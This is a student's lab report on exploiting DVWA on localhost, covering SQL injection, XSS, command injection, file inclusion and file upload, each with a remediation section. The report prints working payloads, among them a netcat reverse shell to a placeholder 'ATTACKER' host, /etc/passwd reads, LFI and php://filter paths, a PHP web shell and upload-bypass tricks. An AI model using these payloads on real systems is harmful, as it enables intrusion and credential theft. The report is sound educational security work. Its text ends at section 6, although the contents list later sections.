PRACTICAL LAB REPORT

Network Security and Web Application Assessment Laboratory

Web Application Vulnerability Assessment using DVWA (Damn Vulnerable Web Application)

Practical Lab Report - V

Submitted by	Mayank Raj
Programme	Master of Computer Applications (MCA)
Subject	Network Security Laboratory
Experiment No.	05 - Web Application Vulnerability Assessment
Platform	DVWA on Kali Linux (localhost, Security: Low)
Vulnerabilities	SQLi, XSS, Command Injection, LFI, File Upload, Brute Force, C
Date of Submission	20 September 2026

ETHICAL USE DECLARATION

I declare that all vulnerability exercises documented in this report were conducted exclusively on the DVWA instance running on my own Kali Linux host (127.0.0.1). No external, production or third-party system was targeted. All activities were performed strictly within the controlled academic laboratory environment for educational purposes.

Fifth in the series: Nmap Scanning | Nessus Assessment | Snort IDS | Wireshark Analysis | DVWA Pentesting

Table of Contents

Table of Contents 2

1. Introduction and Objectives 4

1.1 Objectives . . . 4

1.2 Platform and Environment . . . 4

2. SQL Injection (SQLi) 6

2.1 Target Endpoint . . . 6

2.2 Payload and Mechanism . . . 6

2.3 Evidence . . . 6

Figure 5.1: DVWA SQL Injection page with payload 1' OR '1'='1 in the URL; all five user records — admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith — returned. . . . 7

2.4 Findings . . . 7

2.5 Further Exploitation . . . 7

2.6 Remediation . . . 7

3. Cross-Site Scripting (XSS) 9

3.1 Reflected XSS . . . 9

Figure 5.2: Reflected XSS: the injected alert('XSS Test') payload in the URL is executed by the browser, producing an alert dialog reading 'XSS Test'. . . . 9

3.2 Stored XSS . . . 9

Figure 5.3: DVWA Stored XSS page showing the raw script tag stored in the guestbook database entry (Name: mayank, Message: alert('Stored XSS Test')). . . . 10

Figure 5.4: The stored script executes automatically on page load, producing an alert dialog reading 'Stored XSS Test' sourced from 127.0.0.1/dvwa/vulnerabilities/xss_s/. . . . 10

3.3 Comparative Analysis . . . 10

3.4 Real-World Impact . . . 11

3.5 Remediation . . . 11

4. Command Injection 12

4.1 Target Endpoint and Normal Use . . . 12

4.2 Exploitation . . . 12

Figure 5.5: DVWA Command Injection: payload '127.0.0.1; whoami' causes the server to execute both ping and whoami; the output shows standard ping statistics followed by 'www-data', confirming code execution as the web server process. . . . 13

4.3 Escalation Payloads . . . 13

4.4 Remediation . . . 13

5. File Inclusion 15

5.1 Target Endpoint and Mechanism . . . 15

Figure 5.6: DVWA File Inclusion module with page=file1.php selected; the included file renders greetings and the client IP, demonstrating that user-controlled input determines which server file is executed. . . . 15

5.2 Path Traversal to Sensitive Files . . . 15

5.3 Findings . . . 16

5.4 Remediation . . . 16

6. Unrestricted File Upload 17

6.1 Target Endpoint and Test . . . 17

Figure 5.7: DVWA File Upload module confirming that dvwa-test.txt was uploaded to ../../hackable/uploads/ without any type validation, bypassing the 'images only' restriction. . . . 17

6.2 Web Shell Escalation . . . 17

6.3 Bypass Techniques for Higher Security Levels . . . 18

6.4 Remediation . . . 18

7. Brute Force Authentication Attack 19

7.1 Target Endpoint . . . 19

7.2 Attack Execution . . . 19

Figure 5.8: DVWA Brute Force module after successful authentication as admin with the discovered password; the URL shows plaintext credentials in the query string. . . . 19

7.3 Findings . . . 19

7.4 Remediation . . . 20

8. Cross-Site Request Forgery (CSRF) 21

8.1 Mechanism in DVWA . . . 21

8.2 Attack Scenario . . . 21

8.3 Key Differentiators from XSS . . . 21

8.4 Remediation . . . 22

9. Consolidated Findings and Risk Register 23

9.1 Remediation Priority Matrix . . . 23

9.2 Observations . . . 23

10. Conclusion 25

11. References 25

Appendix A: Payload Quick Reference 26

Appendix B: List of Figures 26

1. Introduction and Objectives

This report is the fifth in the MCA Network Security Laboratory series. The preceding exercises established an enumeration and monitoring baseline: Nmap surveyed the open port surface, Nessus graded the weaknesses those ports represent, Snort deployed signature-based detection, and Wireshark provided packet-level proof for the identified exposures. The present exercise moves the focus from network-layer findings to application-layer exploitation.

Damn Vulnerable Web Application (DVWA) is an open-source PHP/MySQL application designed specifically for security professionals and students to practise common web vulnerabilities in a controlled, legal environment. Running on the analyst's own Kali Linux host at 127.0.0.1, with the security level set to Low to disable mitigations and allow clean observation of each vulnerability class, DVWA provides concrete proof-of-concept evidence for the most common weakness categories in the OWASP Top Ten.

1.1 Objectives

- To exploit SQL Injection and extract all user records from the DVWA database using a Boolean-based bypass payload.
- To demonstrate both Reflected and Stored Cross-Site Scripting and explain the difference in persistence and attack reach.
- To execute arbitrary operating-system commands through the Command Injection vulnerability and confirm server identity.
- To exploit Local File Inclusion (LFI) and read server-side files via an unsanitised page parameter.
- To bypass file-type restrictions in the File Upload module and deposit a non-image file on the server.
- To enumerate valid credentials through the Brute Force module, demonstrating the absence of rate-limiting controls.
- To explain Cross-Site Request Forgery (CSRF) in the DVWA context and document its exploitation mechanism.
- To produce a severity-ranked remediation plan for each confirmed weakness.

1.2 Platform and Environment

Parameter	Value
Laboratory host	Kali Linux (rolling release)
DVWA URL	http://127.0.0.1/dvwa/
Security level	Low (all mitigations disabled)
Web server	Apache 2 / PHP 8 / MariaDB
Browser	Firefox (Kali default)
Auxiliary tools	Burp Suite Community, curl, Hydra, manual payloads
OWASP reference	OWASP Top Ten (2021 edition)
Date of exercise	20 September 2026

The DVWA security level determines which server-side controls are active. At Low, inputs are passed almost directly to back-end systems, making vulnerabilities straightforward to trigger. This is intentional: the laboratory objective is to understand *how* each class of vulnerability manifests before studying the defences that prevent it.

2. SQL Injection (SQLi)

SQL Injection is the practice of inserting or appending SQL syntax into an application input that is subsequently incorporated into a database query without adequate sanitisation. The OWASP Top Ten has ranked injection vulnerabilities at or near the top of every edition since 2003. A successful injection attack can bypass authentication, read or modify arbitrary data, execute stored procedures, and, on misconfigured database servers, interact with the host operating system.

2.1 Target Endpoint

```
URL: http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=PAYLOAD&Submit=Submit
Input: User ID field
Method: GET
Param: id
```

2.2 Payload and Mechanism

The application constructs a query of the form:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

When the input `1' OR '1'='1` is submitted, the resulting query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
```

The condition `'1'='1'` is always true, so the WHERE clause matches every row in the users table and all records are returned. This is a classic Boolean-based authentication bypass and full-table dump.

2.3 Evidence




Figure 5.1: DVWA SQL Injection page with payload 1' OR '1'='1 in the URL; all five user records — admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith — returned.

2.4 Findings

Finding	Detail
Records extracted	5 (admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith)
Authentication bypass	Achieved by the OR clause; no valid ID was needed
Data exposed	User IDs and full names; password hashes accessible via UNION
Root cause	User-supplied input concatenated directly into the SQL string
OWASP category	A03:2021 - Injection
Severity	Critical

2.5 Further Exploitation

A UNION-based extension of the same technique can retrieve password hashes from the users table, the current database user and version string, and file contents if `FILE` privilege is granted. Automated tools such as sqlmap can enumerate the entire schema and dump all tables in under a minute against an unprotected endpoint.

2.6 Remediation

- **Parameterised queries (prepared statements)** - the canonical fix. The query structure is fixed before user data is substituted, so injected syntax is treated as a literal string value rather than as SQL.
- **ORM usage** - Object-Relational Mapping frameworks issue parameterised queries by default.
- **Input validation** - enforce expected types: a numeric ID should be cast to integer and rejected if it contains any other characters.
- **Least-privilege database account** - the web application's database user should have SELECT on the required tables only; DROP, FILE, and SUPER privileges must be withheld.
- **Error suppression** - detailed SQL error messages expose table and column names; replace with a generic user-facing message and log the full error server-side.

3. Cross-Site Scripting (XSS)

Cross-Site Scripting occurs when an application includes unvalidated, unencoded user-supplied data in the HTML it sends to a browser. The browser cannot distinguish the injected script from legitimate page content and executes it in the origin of the application, giving the script access to cookies, session tokens, DOM content and any other resource the application's origin can reach.

DVWA implements two of the three major XSS subtypes: Reflected and Stored. The third, DOM-based XSS, is available under a separate module and is not covered in this exercise.

3.1 Reflected XSS

In reflected XSS the payload is embedded in a URL parameter. The server reads the parameter and reflects it directly into the HTML response. The payload executes only for the victim who follows the crafted link; it is not retained on the server. This makes it a one-shot attack typically delivered via phishing.

3.1.1 Target Endpoint and Payload

```
URL: http://127.0.0.1/dvwa/vulnerabilities/xss_r/
?name=<script>alert('XSS+Test')</script>#
Param: name (GET)
```

The server copies the value of the name parameter into the response body without HTML-encoding the angle brackets or the script tag. The browser parses the tag as a valid script element and executes it.




Figure 5.2: Reflected XSS: the injected alert('XSS Test') payload in the URL is executed by the browser, producing an alert dialog reading 'XSS Test'.

3.2 Stored XSS

In stored XSS the payload is written to a persistent store - typically a database table - and then rendered to any user who views the affected page. Unlike reflected XSS, the attacker need not reach each victim individually; every subsequent visitor to the guestbook page triggers the payload automatically until the record is deleted.

3.2.1 Target Endpoint and Payload

```
URL: http://127.0.0.1/dvwa/vulnerabilities/xss_s/
Fields: Name: mayank
Message: <script>alert('Stored XSS Test')</script>
Method: POST (Sign Guestbook)
```

The payload was submitted via the guestbook form. The server stored the raw script tag in the database and subsequently returned it in every response that renders the guestbook, including the response shown immediately to the submitter.




Figure 5.3: DVWA Stored XSS page showing the raw script tag stored in the guestbook database entry (Name: mayank, Message: alert('Stored XSS Test')).




Figure 5.4: The stored script executes automatically on page load, producing an alert dialog reading 'Stored XSS Test' sourced from 127.0.0.1/dvwa/vulnerabilities/xss_s/.

3.3 Comparative Analysis

Property	Reflected XSS	Stored XSS
Persistence	Not stored; single request	Stored in database; persists
Victims affected	Only the link recipient	All subsequent page visitors
Delivery mechanism	Crafted URL via phishing	Input form (no victim interaction)
Detectability	Payload visible in URL	No payload in URL of victim's request
Severity	High	Critical
OWASP category	A03:2021 - Injection	A03:2021 - Injection

3.4 Real-World Impact

- **Session hijacking** - `document.cookie` sends the victim's session token to an attacker-controlled endpoint; the attacker can then impersonate the victim without knowing their credentials.
- **Credential harvesting** - the injected script can replace a login form with a visually identical clone that POSTs credentials to the attacker.
- **Defacement and malware distribution** - stored XSS in high-traffic pages can redirect visitors to exploit kits.
- **Keylogging** - event listeners attached via script can capture every keystroke on the page.

3.5 Remediation

- **Output encoding** - HTML-encode all user-controlled values before inserting them into HTML context. PHP provides `htmlspecialchars($input, ENT_QUOTES, 'UTF-8')` for this purpose.
- **Content Security Policy (CSP)** - an HTTP response header that instructs the browser to refuse inline scripts and scripts from non-whitelisted origins, dramatically limiting XSS impact even when injection occurs.
- **Input validation** - reject or sanitise unexpected characters at the input stage as a defence-in-depth measure, but never as the sole control.
- **HttpOnly cookies** - marking session cookies HttpOnly prevents JavaScript from reading them, mitigating session-hijack attacks.
- **Stored XSS** additionally requires sanitising content before it is written to the database and again before it is read back.

4. Command Injection

Command Injection occurs when user-supplied input is incorporated into an operating-system command without sanitisation. The vulnerability is closely related to SQL Injection but its consequence is immediate remote code execution on the web server's host rather than on the database server, making it the most directly dangerous of the injection classes. OWASP A03:2021 covers this class alongside SQLi.

4.1 Target Endpoint and Normal Use

The DVWA Command Injection module is presented as a network-diagnostic tool: the user enters an IP address and the server executes `ping -c 4 <input>`, returning the output. The PHP source code concatenates the user input directly into a `shell_exec()` call.

```
URL: http://127.0.0.1/dvwa/vulnerabilities/exec/
Input: IP address field
Server: shell_exec('ping -c 4 ' . $_REQUEST['ip'])
```

4.2 Exploitation

The Unix shell allows multiple commands on a single line using the semicolon (`;`) separator. Appending `; whoami` to the IP address causes the server to first run the intended ping and then execute `whoami`, disclosing the identity of the process running the web server.

```
Payload: 127.0.0.1; whoami
Expanded: ping -c 4 127.0.0.1; whoami
Output: (ping output) ... www-data
```




Figure 5.5: DVWA Command Injection: payload '127.0.0.1; whoami' causes the server to execute both ping and whoami; the output shows standard ping statistics followed by 'www-data', confirming code execution as the web server process.

4.3 Escalation Payloads

The same technique with more powerful commands can achieve complete host compromise.

Payload suffix	Effect
; cat /etc/passwd	Dumps all local user accounts from the system password file
; ls /var/www/html	Enumerates web root directory and exposes source files
; id	Returns UID, GID and group memberships of the web server user
; uname -a	Discloses kernel version, useful for local privilege escalation
| nc -e /bin/sh ATTACKER 4444	Reverse shell - full interactive access to the host

4.4 Remediation

- **Avoid shell execution entirely** - most network-diagnostic tasks have native library equivalents. PHP's `fsockopen()` or the `socket` extension can replace ping-based reachability checks without spawning a shell.
- **If shell execution is unavoidable**, use `escapeshellarg()` to quote and escape the input so it cannot be interpreted as multiple shell tokens.
- **Allowlist validation** - an IP address should match a strict regex (`^\d{1,3}(\.\d{1,3}){3}$`) before use; anything else should be rejected.

- **Principle of least privilege** - the web server process should run as a non-privileged user (which it does here: www-data) with no write access to sensitive directories and no network egress capability beyond what the application requires.

5. File Inclusion

File Inclusion vulnerabilities arise when a PHP script uses user-supplied input to determine which file to `include()` or `require()`. Local File Inclusion (LFI) allows reading of files already present on the server; Remote File Inclusion (RFI) - possible when `allow_url_include` is enabled - allows the server to fetch and execute a script from an attacker-controlled URL. LFI is the variant demonstrated here.

5.1 Target Endpoint and Mechanism

```
URL: http://127.0.0.1/dvwa/vulnerabilities/fi/?page=file1.php
Vulnerable source (simplified):
$file = $_GET['page'];
include( $file );
```

The application passes the page parameter value directly to `include()`. Substituting a path-traversal sequence allows reading of arbitrary files the web server process can access.




Figure 5.6: DVWA File Inclusion module with page=file1.php selected; the included file renders greetings and the client IP, demonstrating that user-controlled input determines which server file is executed.

5.2 Path Traversal to Sensitive Files

Changing the parameter value to a traversal sequence escalates the vulnerability from a page-selector into a full file-read primitive.

```
Basic LFI:
?page=../../../../../../etc/passwd

Log poisoning (write then include):
1. Inject PHP into Apache access log via User-Agent header
2. ?page=../../../../../../var/log/apache2/access.log

PHP filter wrapper:
?page=php://filter/convert.base64-encode/resource=/etc/passwd
```

The PHP filter wrapper is particularly dangerous because it base64-encodes the target file's content, allowing binary files and files with characters that would break the HTML response to be exfiltrated cleanly.

5.3 Findings

Finding	Detail
LFI confirmed	page parameter unsanitised; include() called directly on user input
Sensitive files at risk	/etc/passwd, /etc/shadow (if readable), application config files, session files
RFI risk	Conditional on allow_url_include = On; not tested in this exercise
OWASP category	A05:2021 - Security Misconfiguration; A03:2021 - Injection
Severity	Critical

5.4 Remediation

- **Eliminate dynamic inclusion** - map user input to an allowlist of known file names rather than passing it to include() directly. A whitelist of two or three valid page identifiers leaves no room for traversal.
- **Validate and sanitise** - if dynamic paths are genuinely needed, strip `../` sequences, null bytes and URL-encoded variants; then resolve the canonical path with `realpath()` and confirm it begins with the expected base directory.
- **Disable dangerous PHP settings** - set `allow_url_include = Off` and `allow_url_fopen = Off` in php.ini to eliminate RFI entirely.
- **Least-privilege file permissions** - ensure the web server user cannot read files outside the web root, and that configuration files containing credentials are owned by root with mode 600.

6. Unrestricted File Upload

Unrestricted File Upload occurs when a server accepts uploaded files without validating their type, content or name, and places them in a web-accessible directory. An attacker can upload a PHP web shell - a script that relays server-side commands back through the HTTP response - and then request it by URL to achieve remote code execution. This is effectively a two-step variant of Command Injection, where the shell script is the injected payload.

6.1 Target Endpoint and Test

```
URL: http://127.0.0.1/dvwa/vulnerabilities/upload/
File uploaded: dvwa-test.txt (plain text, not an image)
Server response: ../../hackable/uploads/dvwa-test.txt succesfully uploaded!
```

The upload endpoint claims to accept images only, but the Low security level performs no validation. A plain text file was uploaded to confirm the absence of any server-side type check before proceeding to a more dangerous payload.




Figure 5.7: DVWA File Upload module confirming that dvwa-test.txt was uploaded to ../../hackable/uploads/ without any type validation, bypassing the 'images only' restriction.

6.2 Web Shell Escalation

With no restriction in place a minimal PHP web shell can be uploaded and then accessed directly:

```
Shell payload (shell.php):
<?php echo shell_exec($_GET['cmd']); ?>

Upload to: /dvwa/hackable/uploads/shell.php
Execute via: http://127.0.0.1/dvwa/hackable/uploads/shell.php?cmd=id
Response: uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The upload directory is web-accessible, so any uploaded PHP file is served and executed by the web server. The attacker has persistent server-side code execution with no further exploitation needed.

6.3 Bypass Techniques for Higher Security Levels

Bypass technique	Target control bypassed
Rename shell.php to shell.php.jpg	Client-side extension check
Modify Content-Type header to image/jpeg	MIME type check on Content-Type header
Embed PHP in a valid JPEG (polyglot)	getimagesize() / exif_imagetype() magic-byte check
Null-byte injection: shell.php%00.jpg	Extension check on older PHP versions
Double extension: shell.php5 / shell.phtml	Blocklist extension check

6.4 Remediation

- **Validate content, not only extension** - use a library such as `finfo` or `getimagesize()` to inspect actual file content; verify magic bytes against a whitelist of permitted formats.
- **Rename on upload** - generate a random name for every uploaded file, discarding the user-supplied name and extension entirely so an attacker cannot request the file by a predictable URL.
- **Store outside the web root** - place uploaded files in a directory that is not served by the web server; serve them through a controller that reads and streams the file after validating the requester's permissions.
- **Block PHP execution in the upload directory** - add an Apache or Nginx directive denying script execution in the upload path (`php_flag engine off` for Apache).
- **Size and rate limits** - enforce maximum file sizes and per-user upload rates to limit denial-of-service via storage exhaustion.

